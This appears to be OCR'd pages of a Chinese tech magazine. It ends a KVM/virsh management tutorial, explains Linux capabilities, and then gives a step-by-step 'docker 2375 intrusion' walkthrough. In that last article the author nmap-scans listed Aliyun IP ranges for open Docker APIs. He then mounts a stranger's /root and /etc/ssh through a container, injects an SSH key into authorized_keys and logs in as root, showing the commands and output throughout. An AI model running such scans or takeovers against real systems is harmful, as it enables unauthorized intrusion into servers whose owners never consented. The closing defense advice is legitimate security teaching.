


图 7 virt—install 后 virsh list 的运行结果

在此时，我们可以运行 virsh list 命令列举出所有的活跃虚机，如图 7 所示。在图中可以看到，在 virt-install 后已经创建并启动了虚机，但是由于系统没有安装 virt-viewer，因此没有启动图形界面来对虚机进行管理。因此会有图 7 中的错误提示。

此时我们还可以检查进程列表，确认 qemu-XXX 命令确实已经在运行了，如图 8 所示。

图 8 ps 查找 qemu 进程的结果

在图 8 中，我们可以发现，qemu-system-x86_64 进程确实在运行，而且其参数就是我们通过 virt-install 设定的参数。从这里还可以看到，如果通过命令行直接运行 qemu-XXX 命令来管理 KVM，确实是一件非常麻烦的事情。

此外，我们还可以运行 lsof 或者 netstat 来验证虚机的 VNC 管理端口确实是由相应的进程开放的，如图 9 所示。

图 9 验证虚机的 VNC 管理端口开放

通过相同的进程号与进程名，可以判断出确实是 qemu-XXXX 进程开放了 5900 端口，以使得用户可以通过 VNC 对虚机进行管理。

3.3 管理虚机

下面我们可以安装各种软件来对虚机进行管理，其中包括常见的虚机管理软件 virt-manager 与 virt-viewer，还有 VNC 客户端 gvncviewer，但是上述软件都需要宿主机开启 X 环境。而对于常见的云计算宿主机环境而言，一般是不会运行桌面，也不会开启 X 环境的，因此，我们额外介绍一款不需要宿主机开启 X 环境，而是通过 Web 来远程管理虚机的 VNC 管理软件，noVNC。

下面是安装上述软件的命令：

sudo apt-get install virt-manager virt-viewer gvncviewer

git clone https://github.com/kanaka/noVNC

图 10 是使用 virt-manager 管理虚机的结果。




图 10 通过 virt—manager 管理虚机

图 11 给出了通过 virt-viewer 管理虚机的截图，它需要一个参数，即虚机的名字，在这里即为 hello。

图 11 通过 virt—viewer 管理虚机

图 12 给出了通过 gvncviewer 管理虚机的截图。此命令需要的参数是主机名，在这里是 localhost。

图 12 通过 gvncviewer 管理虚机

最后，我们来展示如何通过 noVNC 管理虚机。由于浏览器无法直接支持 VNC 协议，因此需要一个中转程序。在这里，我们需要首先启动 noVNC 的 VNC 至 HTTP WebSocket 的中转程序，然后才能通过 Web 对虚机进行管理，如图 13 所示。




图 13 启动 noVNC 中转程序

在图 13 中可以看到，启动程序后会出现 Navigate to this URL: 的字样，下面就是用来远程 Web 管理虚机的网址。在这里，如果没有做相应的域名解析，应该把主机名 deepin-pc 换成宿主机的 IP，然后就可以把这个网址输入到远程的浏览器里，对虚机 hello 进行远程管理了，如图 14 所示。

需要注意的是，在连接的时候，也需要把 Host 编辑框里的 deepin-pc 换成宿主机的 IP 地址，在这里是 10.1.11.222，然后点击 Connect 即可对虚机进行管理了，如图 15 所示。

图 14 通过 noVNC 连接远程虚机管理

图 15 通过 noVNC 管理远程虚机

在这里，我们把常见的虚机管理方式都列举了一遍，大家可以都试试。

3.4 virsh 常用命令

virsh 是基于 libvirt 对 qemu-kvm 进行管理的命令行工具，在上面，我们通过 virsh list 可以列举

当前所有活动的虚机，实际上，还可以通过 virsh 来进行更多的虚机管理。

你可以通过 virsh dumpxml hello 将 hello 虚机的配置文件以 XML 格式导出，确认其参数是我们通过 virt-install 设定的参数，还可以对其进行修改（特别是硬盘镜像和名字），然后再通过 virsh create abc.xml 命令的形式创建新的虚机，从而行使类似模板的功能。

在下面我们列举出了一些其它的常见的 virsh 命令：

· virsh destroy hello：对 hello 虚机进行强行关机的操作，此操作结束后通过 virsh list 就无法看到 hello 虚机了，只有用过 virsh list --all 才能看到。如图 16 所示

· virsh shutdown hello：对 hello 虚机发送 ACPI 关机信号，让其安全关机

· virsh start hello：开启 hello 虚机

· virsh undefine hello：将 hello 虚机的名称注销掉，这样就可以重新创建一个名为 hello 的虚机了

· virsh domblklist hello：列举出 hello 虚机里的所有块设备

· virsh change-media hello hdc --eject：将 hello 虚机里的块设备 hdc 弹出

· virsh change-media hello hdc /home/deepin/x.iso --insert：将 hello 虚机里的块设备插入，对应的镜像为 x.iso，如图 17 所示。




图 16 virsh list/destroy 演示




图 17 virsh change—media 演示

4 小结

以上就是如何在在深度操作系统的服务器版 V15 与桌面版 V15 的命令行下安装管理 KVM 虚机的基本步骤，而且现在只适用于 Intel 和 AMD 的处理器，对于其他架构的还没试哈，希望大家玩得开心，Have Fun。

当然了，以上方法只是手工管理少数 KVM 虚机的方法。如果要进行大批量的管理，就需要使用例如 WebVirtMgr、oVirt 或者 OpenStack 之类的产品，那就是另一码事了。

5 参考资料

· 如何在 Debian 或 Ubuntu 中通过命令行玩转 KVM，这篇文章是本文大部分内容的来源：http://xmodulo.com/use-kvm-command-line-debian-ubuntu.html
· KVM 的 virt-install 命令样例演示：http://opennodecloud.com/opennode-os/2013/01/01/howto-kvm-guest-install.html
· How to change media using virsh：https://www.ndchost.com/wiki/libvirt/change-media
· libvirt: Domain XML format：https://libvirt.org/formatdomain.html
· KVM/Networking – Community Help Wiki：https://help.ubuntu.com/community/KVM/Networking
· Ubuntu Manpage: bridge-utils-interfaces – bridge-utils extensions for the interfaces(5)：http://manpages.ubuntu.com/manpages/precise/man5/bridge-utils-interfaces.5.html
· Ubuntu Manpage: brctl – ethernet bridge administration：http://manpages.ubuntu.com/manpages/karmic/man8/brctl.8.html
· kvm virtualization – Routing networking on kvm – Server Fault：http://serverfault.com/questions/270931/routing-networking-on-kvm
· Good detailed explanation of /etc/network/interfaces syntax?：http://unix.stackexchange.com/questions/128439/good-detailed-explanation-of-etc-network-interfaces-syntax
· BridgeNetworkConnections – Debian Wiki：https://wiki.debian.org/BridgeNetworkConnections
· Chapter 5. Network setup：https://www.debian.org/doc/manuals/debian-reference/ch05.en.html

浅谈 linux 的能力机制

——linux 内核支持的一种安全机制

◉ 北京 研发部 / 文

一、Linux 系统中能力概述

在传统 UNIX 安全模型中，root 用户的地位举足轻重。在 UNIX 系统中它是一个权力至高无上的用户，它可以修改别人的文件，可以关闭计算机，可以将其它用户从系统中完全删除除。对于这些操作在传统 UNIX 系统中被叫做”特权操作”。只有 root 用户才可以执行这些特权操作。这种特权集中式的系统，往往会面临很多潜在的威胁，而这些潜在威胁中最为突出的就是 set-uid-root 机制。当一个以 set-uid-root 运行的程序一旦被黑客劫持，黑客就可以马上拿到 root 特权，进而对系统中的敏感文件进行修改，进而劫持整个服务器。

针对特权集中制系统存在的问题，如果能把 root 的权限进行适当划分，也就是实现分权管理，无 root 运行配置。通过 Linux 提供的“能力”机制实现分权管理，对程序运行时所能执行的操作进行限制。Linux 内核从 2.1 版开始提供了“能力”机制，替代传统 UNIX 模型中“特权 / 非特权”的简单划分，而是通过具体的能力要求，来判定某一个操作是否可以执行。通过这样的限制，可以确保系统中不存在“完全不被限制的”进程。

Linux 系统（以我们基于 debian8 为例）中能力划分比较详细，下表列出了在 Linux 系统已经实现的能力，以及每个能力所能执行的操作或行为。

序号	能力名称	含义
1	CAP_AUDIT_CONTROL	使能 / 关闭内核审计系统；更改审计过滤器规则；检索审计状态 / 审计过滤器规则。
2	CAP_AUDIT_READ	允许读取审计日志，通过组播 netlink 套接字
3	CAP_AUDIT_WRITE	发送审计信息到内核日志
4	CAP_BLOCK_SUSPEND	采用阻止系统挂起的功能
5	CAP_CHOWN	修改客体的用户 id 和组 id
6	CAP_DAC_OVERRIDE	跳过文件的读、写、执 行 权 限 检 查 。即跳过文件的DAC(自主访问控制检查)。
7	CAP_DAC_READ_SEARCH	跳过文件的读许可检查和目录的读 / 执行许可检查。
8	CAP_FOWNER	跳过文件拥有者的权限检查。 不超越 MAC 和 DAC 限制。
9	CAP_FSETID	设置文件 setuid/setgid 标记位
10	CAP_IPC_LOCK	锁定内存(mlock(2)、mlockall(2) 、mmap(2) 、Shmctl(2))
11	CAP_IPC_OWNER	跳过 systemV IPC 对象的安全检查
12	CAP_KILL	跳过发送信号的安全检查
13	CAP_LEASE	允许进程对与本身 FSUID 不同 UID 的文件设置租借。
14	CAP_LINUX_IMMUTABLE	设置 FS_APPEND_FL 和 FS_IMMUTABLE_FL 的 i-node 标记 。 也就是可以通过 chattr 为文件配置”i“ 属性。当文件配置”i“属性后不可以被删除，不可以被重命名，不可以被写
15	CAP_MAC_ADMIN	重写强制访问控制。

16	CAP_MAC_OVERRIDE	允许改变强制访问控制规则。
17	CAP_MKNOD	可以通过 mknod 创建设备节点。
18	CAP_NET_ADMIN	完成各种网络相关操作（设置特权套接字选项、使能多播、网络接口配置、修改路由表）。
19	CAP_NET_BIND_SERVICE	绑定一个套接字到一个特权端口（小于 1024 ）
20	CAP_NET_BROADCAST	使套接字广播，监听多播
21	CAP_NET_RAW	允许使用原始套接字
22	CAP_SETGID	允许维护进程的 GIDS 和备选 GIDS 列表。
23	CAP_SETFCAP	允许设置文件的能力
24	CAP_SETPCAP	允许设置进程的能力
25	CAP_SETUID	允许维护进程的 UIDs
27	CAP_SYS_ADMIN	系统管理员能力，可以完成大部分的系统管理操作，如挂载文件系统、卸载文件系统、配额管理、交换分区使能、设置主机名、设置域名。可以完成创建和删除 IPC 对象。 允许使用 lookup_dcookie 系统调用。 允许使用 ioprio_set 系统调用。 当使用 socket 发送身份凭据时可以伪造 uid 。 超越最大文件数的限制。 可以使用 CLONE_* 标记。 可以完成带有 KEYCTL_CHOWN 和 KEYCTL_SETPERM keyctl(2) 的 keyctl 操作。 可以完成 madvise 的 MADV_HWPOISON 操作。
28	CAP_SYS_BOOT	可以使用 reboot 和 kexec_reload 系统调用
29	CAP_SYS_CHROOT	可以使用 chroot 系统调用
30	CAP_SYS_MODULE	插入和删除模块
31	CAP_SYS_NICE	设置进程 nice 值。 设置实时调度策略。 设置 CPU 亲和性。 允许使用 migrate_pages 系统调用。 允许使用 move_pages 系统调用。 允许使用带有 MPOL_MF_MOVE_ALL 标记的 mbind(2) 和 move_pages(2) 系统调用。
32	CAP_SYS_PACCT	允许使用 acct 系统调用。
33	CAP_SYS_PTRACE	允许使用 ptrace 跟踪进程。 允许对任意进程使用 get_robust_list 系统调用。
34	CAP_SYS_RAWIO	完成 IO 端口操作。 可以访问 /proc/kcore 。
35	CAP_SYS_RESOURCE	使用 ext2 文件系统的保留空间。 允许通过 ioctl 控制 ext3 文件系统。 重写磁盘配额限制。 增加资源限制。 重写 RLIMIT_NPROC 资源限制。 增 加 systemV 消息队列字节数上限 ,/proc/sys/kernel/msgmnb 。 增加一个管道的字节上限 ,/proc/sys/fs/pipe—max— size 。
36	CAP_SYS_TIME	设定系统时间
37	CAP_SYS_TTY_CONFIG	允许使用 vhangup 系统调用
38	CAP_SYSLOG	执行特权 syslog（2）操作
39	CAP_WAKE_ALARM	触发一个事件来唤醒系统

通过能力的细化，可以使完成特定工作的进程只拥有特定能力，而不是拥有全部能力。从而防止某能力过大的进程出了问题后，殃及整个系统安全。从能力的角度来说， root 用户就是一个拥有全部能力的超级用户。分权管理就是将全部的能力分成若干组。按功能性分组，由不同的用户管理系统中不同的功能组件，进而不需要使用 root 这样的超级用户来完成一个诸如网络 ip 地址的配置工作。当整个系统运行时的重要功能被分配到若干个系统管理员身上以后，系统就可以在无 root 环境中运行了，即系统的基本运行时配置可以由分权管理员来完成，并不需要借助 root 用户。这样当入侵者尝试使用 root 身份登录系统时会遭到拒绝，进而阻止入侵的发生，从而极大提高了系统安全性。

二、linux 能力功能简介

2.1 线程的能力

Linux 操作系统中每一个线程，都可以配置能力。每一个线程被设计有三组能力集合，每组能力集合中都包括上述的 39 个能力。

三组能力集合分别为：Permitted，Inheritable，Effective。

· Permitted

这个集合是 Effective 的限制集，即 Permitted 集合中有的能力，Effective 集合中可以有 Permitted 集合中没有的能力 Effective 集合不能有。它也是 Inheritable 集合的限制集，当一个进程需要往 Inheritable 集合中添加一个 Permitted 集合中没有的能力时，会失败，除非在它的 Effective 集合中有 CAP_SETPCAP 能力。

如果一个进程将 Permitted 集合中的能力抛弃了，则它永远不可能再拿到这个能力，除非它执行 execve() 系统调用去执行一个 set-user-ID-root 程序或一个带有相应能力的文件。

· Inheritable

这是一个通过 execve() 系统调用保持的能力集合，这种机制的作用是可以将进程的能力，通过 execve() 系统调用继承到新进程的 Permitted 集合中。

· Effective

内核就是通过这个集合中的能力对线程进行安全检查的。

2.2 文件的能力

Linux 操作系统中，其实每一个客体文件也都包含有能力相关的属性，他们与进程的能力略有不同，文件的能力与进程的能力协同工作，决定在执行 execve() 后这个进程的能力状态。

文件的三组能力集合分别为： Permitted ，Inheritable ，Effective。

· Permitted (又名 forced)

这个集合中的能力会自动赋予执行它的线程。

· Inheritable (又名 allowed)

这个集合中的位与线程的 Inheritable 集合的位进行“与操作”，以此决定在执行 execve 后线程的 Permitted 集合中哪些能力可以被置位。

· Effective

这不是一个集合。这仅仅是一个使能位。如果这个位被使能，则在执行 execve 时，新的线程的 Permitted，会直接填充入新线程的 Effective 集合。如果这个位没有被使能，则在执行 execve 后，新线程的 Effective 集合是空的。

三、能力规则

Linux 操作系统，在执行一个程序时，程序的能力计算遵循下表中所示的公式：

P’(permitted)=(P(inheritable)&F(inheritable))|(F(permitted)&cap_bset)

P’(effective)=F(effective)?P’(permitted):0

P’(inheritable)=P(inheritable)

公式说明：

· P：代表执行 execve 之前线程的能力集合

· P’：代表执行 execve 之后线程的能力集合

· F：代表一个文件的能力集合

· Cap_bset：它表示一个限制，当 cap_bset 中没有某一个能力时，这个能力将不可被添加到 (inheritable 集合中。

四、能力配置工具

Linux 操作系统提供了四个用于配置能力的工具。分别为：

· /sbin/getcap　　读取文件能力工具

· /sbin/capsh　　能力管理工具

· /sbin/getpcaps　　读取进程能力工具

· /sbin/setcap　　设置文件能力工具

工具介绍：

/sbin/getcap

· 作用：显示查询文件的能力。

· 用法：

getcap [-v] [-r] [-h] <filename> [<filename> ...]

参数	功能
-r	递归查询目录里文件的能力
-h	显示帮助信息
-v	显示所有查找项，即使它没有配置文件能力
filename	待查找能力的文件名

/sbin/capsh

· 作用：这是一个 bash 的封装脚本，用来维护 bset 和进程的继承集。

· 用法：

capsh [args....]

参数	功能
--print	打印当前用户进程的能力信息
--decode	将一个十六进制数解码为能力名称
--drop	从 bset 中移除能力
--caps	使用能力字符串设置能力
--inh	设置 inh 能力集合
--secbits	设置新的 secbits 值
--keep	设置保持能力的位
--uid	设置 uid
--chroot	设置 chroot 后的根目录
--killit	给某个进程发信号
--forkfor	新建子进程时睡眠 n 秒
==	重新执行带有参数的 capsh
--	使 capsh 执行一个 /bin/bash ，如果不带这个选项本程序将会自动结束

/sbin/setcap

· 作用：设置文件的能力。

· 用法：

setcap [-q] [-v] (-rl-l<caps>) <filename> [... (-rl-l<capsN>) <filenameN>]

参数	功能
-v	显示能力配置结构和状态
-q	显示较少的信息
-	如果使用该选项，能力字符串通过标准输入读取
-r	从一个文件移除能力配置
filename	待设置能力的文件名。

/sbin/getpcaps

· 作用：读取进程的能力。

· 用法：

getcaps <pid> [<pid> ...]

参数	功能
pid	Pid 为进程号

五、查看 Linux 系统支持的能力数量

root@serv-02:/home/tester# cat /proc/sys/kernel/cap_last_cap

37

可以看到该系统支持的能力数目为 37 个

六、能力调试方法

当需要对系统中进程的能力信息进行调试，可以用以下方法。

$cat /proc/<pid>/status

如执行命令 root@serv-02:/home/tester# cat /proc/$$/status，

命令返回结果包含如下内容：

```
...
CapInh:     0000000000000000
CapPrm:     0000003ffffffffff
CapEff:     0000003ffffffffff
CapBnd:     0000003ffffffffff
...
```

进程的每一个能力对应一个二进制位，但由于能力数量较多，这种方法不能直观的显示哪些能力被使能。可以通过以下命令进行转换：

root@serv-02:/home/tester# /sbin/capsh --decode=0000003ffffffffff

0x0000003ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37

返回结果中数值部分表示系统尚未启用的能力位。

系统还提供一个命令可以查看进程的能力信息，命令如下：

root@serv-02:/home/tester# /sbin/getpcaps 3699（3699 为进程 pid）

Capabilities for `3699': = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37+ep

命令返回的字符串是通过函数 cap_from_text(3) 获得的。

备注：

1. 参考文档 man capabilities
2. Set-uid-root 简言之，当一个程序文件被设置了 s 位，并且其属主又是 root 的情况，这类程序被称作 set-uid-root 程序，这类程序的进程一旦被黑客劫持，是相当危险的！

如下所示

root@serv-02:/home/tester# ls -l /usr/bin/passwd

-rwsr-xr-x 1 root root 54192 1 月 8 11:29 /usr/bin/passwd

root@serv-02:/home/tester# ls -l /bin/mount

-rwsr-xr-x 1 root root 37544 1 月 7 16:15 /bin/mount

docker 2375 端口入侵服务器

◉ 武汉 研发部 / 文

相信了解过 docker remote API 的同学对 2375 端口都不陌生了，2375 是 docker 远程操控的默认端口，通过这个端口可以直接对远程的 docker daemon 进行操作。

当 $HOST 主机以 docker daemon –H = 0.0.0.0:2375 方式启动 daemon 时，可以在外部机器对 $HOST 的 docker daemon 进行直接操作：

```
1  docker –H tcp://$HOST:2375 ps
```

如何“入侵”，怎么通过这个端口入侵宿主机呢？

这个应该要从几个点说起吧：

1、docker 对 user namespace 没有做隔离，也就是说，容器内部的 root 用户就是宿主机的 root 用户，一旦挂载目录，就可以在容器内部以宿主机的 root 用户身份对挂载的文件系统随意修改了。

2、docker 服务拥有很高的执行权利（相当于 root），并且在 docker 用户组下的普通用户不需要任何其他验证就可以执行 docker run 等命令。

3、暴露的 docker remote API 端口如果没有启动 ssl 验证的话，任何能连通到这台 docker 宿主机的的机器都可以随意操作这台 docker 宿主机的 docker daemon（docker run、docker ps、docker rm 等等这些命令都不在话下）。

结合以上 3 点，就基本具备入侵 docker 宿主机的条件了。

讲得似乎有点悬，不多说，直接拿一个活鲜鲜的例子来讲吧：

（请允许我用最近新学的一道菜将流程带过。秘制红烧肉‘docker 版’）

材料：一整块一整块的“5 花”IP 段，越肥越好（小白用户越多越好）

配料：nmap，docker

step 1：扫描 2375 端口

怎么扫？我选用的是简单易用的黑客必备神器 nmap 了。

扫哪里呢？我选的目标是 aliyun 的 IP 段，百度得知：

```
42.96.128.0/17    Alibaba (Beijing) Technology Co., Ltd. China
42.120.0.0/16   Aliyun Computing Co., LTD China
42.121.0.0/16   Aliyun Computing Co., LTD China
42.156.128.0/17   Aliyun Computing Co., LTD China
110.75.0.0/16    Asia Pacific Network Information Centre China
110.76.0.0/19   Ali Technology Co., Ltd China
110.76.32.0/20   Aliyun Computing Co., LTD China
110.173.192.0/20    HiChina Web Solutions (Beijing) Limited China
110.173.208.0/20    HiChina Web Solutions (Beijing) Limited China
112.124.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
112.127.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
114.215.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
115.28.0.0/16    HiChina Web Solutions (Beijing) Limited China
115.29.0.0/16    HiChina Web Solutions (Beijing) Limited China
115.124.16.0/22    Hangzhou Alibaba Advertising Co.,Ltd. China
115.124.20.0/22    Hangzhou Alibaba Advertising Co.,Ltd. China
115.124.24.0/21    Hangzhou Alibaba Advertising Co.,Ltd. China
119.38.208.0/21    Hangzhou Alibaba Advertising Co.,Ltd. China
119.38.216.0/21    Hangzhou Alibaba Advertising Co.,Ltd. China
```

```
119.42.224.0/20    Alibaba (China) Technology Co., Ltd. China
119.42.242.0/23    Hangzhou Alibaba Advertising Co.,Ltd. China
119.42.244.0/22    Hangzhou Alibaba Advertising Co.,Ltd. China
121.0.16.0/21    Hangzhou Alibaba Advertising Co.,Ltd. China
121.0.24.0/22    Hangzhou Alibaba Advertising Co.,Ltd. China
121.0.28.0/22    Hangzhou Alibaba Advertising Co.,Ltd. China
121.196.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
121.197.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
121.198.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
121.199.0.0/16    Hangzhou Alibaba Advertising Co.,Ltd. China
140.205.0.0/16   Aliyun Computing Co., LTD China
203.209.250.0/23    Hangzhou Alibaba Advertising Co.,Ltd. China
218.244.128.0/19    Hangzhou Alibaba Advertising Co.,Ltd. China
223.4.0.0/16   Hangzhou Alibaba Advertising Co.,Ltd. China
223.5.0.0/16   Hangzhou Alibaba Advertising Co.,Ltd. China
223.5.5.0/24   Hangzhou Alibaba Advertising Co.,Ltd. China
223.6.0.0/16   Hangzhou Alibaba Advertising Co.,Ltd. China
223.6.6.0/24   Hangzhou Alibaba Advertising Co.,Ltd. China
223.7.0.0/16   Hangzhou Alibaba Advertising Co.,Ltd.
```

（我不生产 IP，我只是百度的搬运工，别问我这些 IP 从那来，我也想知道。）

将上面 IP 内容保存在一个文件中，如 aliyun.list

开始扫描：

```
cat aliyun.listl awk '{print $1}' l xargs -n 1 -I {} nmap -sT -p2375 {} --open
# 简单解释一下命令：
# awk 将第一列 IP 网段过滤出来
# xargs 将过滤出来的 IP 一个一个的分次送给 nmap，-I {} 是指使用 {} 来代替传送的参数
# ...
# Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-05 09:57 CST
# Nmap scan report for 42.96.MOSAIC.MOSAIC
# Host is up (0.070s latency).
# PORT    STATE SERVICE
# 2375/tcp open  docker
# ...
```

不到两分钟，第一块 42.96.MOSAIC.MOSAIC（五花肉已打码）“五花肉”选好了，来吧。

step 2: 测试 2375 的直接控制权

```
docker -H tcp://42.96.MOSAIC.MOSAIC:2375 ps

# CONTAINER ID        IMAGE                COMMAND                  CREATED             STATUS              PORTS
# 73aa690e7c92        imdjh/owncloud-with-ocdownloader   "/entrypoint.sh"         9 days ago          Up 3 days           0.0.0.0:9009->80
# f57c56af0e29        rethinkdb:2.3.2      "rethinkdb --bind all"   9 days ago          Up 3 days           8080/tcp, 28015/
# 37c1401db593        gaomd/ikev2-vpn-server:0.3.0   "/bin/sh -c /usr/bin/"   10 days ago         Up 3 days           0.0.0.0:500->500
# af7338a5426d        nginx:1.9-alpine     "nginx -g 'daemon off"   3 weeks ago         Up 3 days           443/tcp, 0.0.0.0
# ...
```

这个服务器的 owner 也太配合了，ps 直接看到内容，说明这个主机的 2375 是没有 ssl 验证的，基本满足入侵要求。

“五花”洗好，切好，准备下锅 ~

step 3: 远程启动自己的容器

拿到了 docker 的控制权能做什么呢？拿到了就呵呵了 ~

```
# images 看看本地已有的镜像
# docker -H tcp://42.96.MOSAIC.MOSAIC:2375 images
# ...
```

```
# swarm                                latest
47dc182ea74b      4 weeks ago      19.32 MB
# jwilder/nginx-proxy                  latest
203b20631e41      4 weeks ago      255.6 MB
# ubuntu                latest          c5f1cf30c96b
4 weeks ago       120.8 MB
# shipyard/shipyard                    latest
ba426f0944bc      5 weeks ago      58.92 MB
# ...
```

省略了一部分输出，镜像还蛮多的，就选个 ubuntu 吧。

```
# docker -H tcp://42.96.MOSAIC.MOSAIC:2375 run
--rm -it --entrypoint bash -v /root:/tmp/root -v /etc/
ssh:/tmp/ssh_etc -v /var/log:/tmp/log ubuntu
```

看到这步，相信对 ssh 有一些了解的同学应该就明白了。

step 4: ssh pub key 注入

在刚刚启动的容器中先看看 /tmp/ssh_etc/sshd_config（就是宿主机的 /etc/ssh/sshd_config）的 PermitRootLogin 字段。如果是 no 就改成 yes，允许 root 通过 ssh 登录。

然后在你的机器上生成一对新的 pub key（已经有 ssh key 的也建议生成一个新的，不要使用自己日常使用的 ssh pub key）。

```
# 使用 ssh-keygen 生成
ssh-keygen -t rsa -C "hello@world.com"
# 执行命令后的提示 Enter file in which to save the key
要看好，不要把自己的 ssh key 覆盖了，可以选着 /
tmp/id_rsa
# 其他提示 enter 到底即可
```

继续，注入 ssh pub key，回到刚刚启动的容器执行。

```
cat >> /tmp/root/.ssh/authorized_keys <<EOF
>ssh-rsa AAA....     # 这里粘贴你刚刚在自己机器生成
的 /tmp/id_rsa.pub
>EOF

# 如果 /tmp/root/.ssh 目录不存在，就直接创建
```

八角香叶生抽老抽醋都加上，中火烹饪，准备出锅。

step 5: 登入服务器

```
# ssh -i 指定秘钥登录
ssh -i /tmp/id_rsa root@42.96.MOSAIC.MOSAIC

# Welcome to Ubuntu 14.04.1 LTS (GNU/Linux
3.13.0-32-generic x86_64)
#
# * Documentation:  https://help.ubuntu.com/
#
# Welcome to aliyun Elastic Compute Service!
#
# Last login: Fri Jun  3 01:38:07 2016 from 120.85.
MOSAIC.MOSAIC
# manpath: can't set the locale; make sure $LC_* and
$LANG are correct
# root@iZ28p9b7e***:~#
# ...
```

大火收汁，起锅！

郑重声明


以上教程仅为交流学习之用，42.96.MOSAIC.MOSAIC 服务器上的 id_rsa.pub 在制作完本教程后已主动清除，并在服务上留言告知。

如果你一不小心也发现了可用的 2375 端口，希望也能点到即止，误做他用，或者发现其他入侵漏洞，可以和大家交流学习。

2375 是 docker 漏洞吗？

非也！ 2375 直接裸露地暴露在公网上纯属是用户习惯或者偷懒的问题，2375 可以在相对安全的内部网络中方便测试使用，并不适合使用并投入到生产环境中。

docker 官网第一篇文档 quick start 上有句话是这样子的：




```
1 Warning: Changing the default docker daemon binding to a TCP port or
2 Unix docker user group will increase your security risks by allowing
3 non-root users to gain root access on the host. Make sure you control
4 access to docker. If you are binding to a TCP port, anyone with
5 access to that port has full Docker access; so it is not advisable
6  on an open network.
```

已经 Warning 告知：如果将 daemon 直接暴露在一个 TCP 端口，将可能会被以非 root 用户去获取宿主机的 root 权限。其实上面的说提到的服务器之所以这么容器被入侵，也正是这个原因。

何以防之

那么问题来了，如果想用 Remote API，又不想有被入侵的风险，怎么办呢?

docker 官方文档上介绍了一种通过 CA 认证方式使用 Remote API，具体可以参考：Protect the Docker daemon socket。

